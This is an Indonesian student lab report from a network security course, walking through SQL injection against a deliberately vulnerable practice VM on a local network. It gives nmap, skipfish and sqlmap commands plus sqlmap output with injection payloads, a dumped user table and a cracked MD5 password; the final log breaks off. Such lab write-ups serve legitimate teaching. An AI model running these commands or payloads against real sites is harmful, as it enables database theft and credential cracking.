

PRAKTIKUM KERENTANAN VDI





Nama	: Choirun Annas
NRP	: 3122640032
Mata Kuliah	: Keamanan Jaringan
Dosen	: Bapak Dr. Ferry Astika Saputra ST, M.Sc

Laporan Praktikum


Mengambil data database Menggunakan (sqlmap)

1. Atur network VDI menjadi bridge adapter







skipfish -o 202 (ip ssh VDI)




2. Panggil ip VDI serangan menggunakan nmap lewat ip di kali linux




3. Taruh link ip ke web browser maka muncul website VULNWEB28




Coba interaksi pada website sampai muncul id pada website



4. Melakukan sqlmap pada link website sqlmap -u http://192.168.1.4/?tampil=artikel_detail&id=83 --dbs



5. Setelah muncul daftar database pilih vulnweb



```
1.6#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:12:01 /2023-06-02/

[08:12:01] [INFO] resuming back-end DBMS 'mysql'
[08:12:01] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=jirmj7vov9v...h6m312l24v'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: tampl=artikel_detail&id=83' AND 7697=7697 AND 'Zhau'='Zhau

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: tampl=artikel_detail&id=83' AND (SELECT 8464 FROM (SELECT(SLEEP(5)))XWwk) AND 'KVPz'='KVPz

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: tampl=artikel_detail&id=83' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178787871,0x5477654c676c6b7a784975695266766d58a44624d786379a37677714d4355744c664e7156784d62,0x7162626a71),NULL,NULL--


[08:12:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL > 5.0.12
[08:12:08] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[08:12:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.4'
[08:12:08] [WARNING] your sqlmap version is outdated

[*] ending @ 08:12:08 /2023-06-02/

root@kali:~#
```

6. Lakukan pemanggilan database sqlmap -u "http://192.168.1.4/?tampil=artikel_detail&id=83" -D idvulnewb --tables



```
1.6#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:14:25 /2023-06-02/

[08:14:25] [INFO] resuming back-end DBMS 'mysql'
[08:14:25] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=gk2il3vlg6l...fb5a2r967c'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: tampl=artikel_detail&id=83' AND 7697=7697 AND 'Zhau'='Zhau

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: tampl=artikel_detail&id=83' AND (SELECT 8464 FROM (SELECT(SLEEP(5)))XWwk) AND 'KVPz'='KVPz

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: tampl=artikel_detail&id=83' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178787871,0x5477654c676c6b7a784975695266766d58a44624d786379a37677714d4355744c664e7156784d62,0x7162626a71),NULL,NULL--


[08:14:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL > 5.0.12
[08:14:28] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user |
| artikel |
| galeri |
| halaman |
| komentar |
| menu |
| pesan |
+-----+

[08:14:28] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.4'
[08:14:28] [WARNING] your sqlmap version is outdated

[*] ending @ 08:14:28 /2023-06-02/

root@kali:~#
```

7. sqlmap -u "http://192.168.1.4/?tampil=artikel_detail&id=83" -C id_user,password,username -dump untuk memanggil data dari kolom yang dimasukkan




```
[[11:14:53]] [INFO] retrieved:
[[11:14:53]] [INFO] retrieved: vulnweb
[[11:15:17]] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[[11:15:23]] [INFO] writing hashes to a temporary file '/root/.local/share/sqlmap/output/192.168.1.4/dump/vulnweb-sqlmap-passes.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[[11:15:24]] [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
> 1
[[11:15:31]] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[[11:15:33]] [INFO] starting dictionary-based cracking (md5_generic_password)
[[11:15:33]] [INFO] starting 2 processes
[[11:15:58]] [INFO] cracked password 'vulnweb' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+-----+-----+-----+
| id_user | password | username |
+-----+-----+-----+
| 1 | 1a8ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb |
+-----+-----+-----+
[[11:16:08]] [INFO] table 'vulnweb.'user' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.4/dump/vulnweb/user.csv'
[[11:16:08]] [INFO] fetching entries of column(s) 'id_user,password,username' for table 'halaman' in database 'vulnweb'
[[11:16:09]] [WARNING] the SQL query provided does not return any output
[[11:16:09]] [INFO] fetching number of column(s) 'id_user,password,username' entries for table 'halaman' in database 'vulnweb' [1 entry and
[[11:16:09]] [INFO] resumed: 4
[[11:16:09]] [INFO] retrieved:
[[11:16:09]] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[[11:16:09]] [INFO] retrieved:
[[11:16:09]] [INFO] retrieved:
[[11:16:09]] [INFO] retrieved:
[[11:16:09]] [INFO] retrieved:
[[11:16:09]] [INFO] retrieved:
[[11:16:09]] [INFO] retrieved:
[[11:16:09]] [INFO] retrieved:
[[11:16:09]] [INFO] retrieved:
[[11:16:09]] [INFO] retrieved:
[[11:16:09]] [INFO] retrieved:
[[11:16:10]] [INFO] retrieved:
[[11:16:10]] [INFO] retrieved:
```

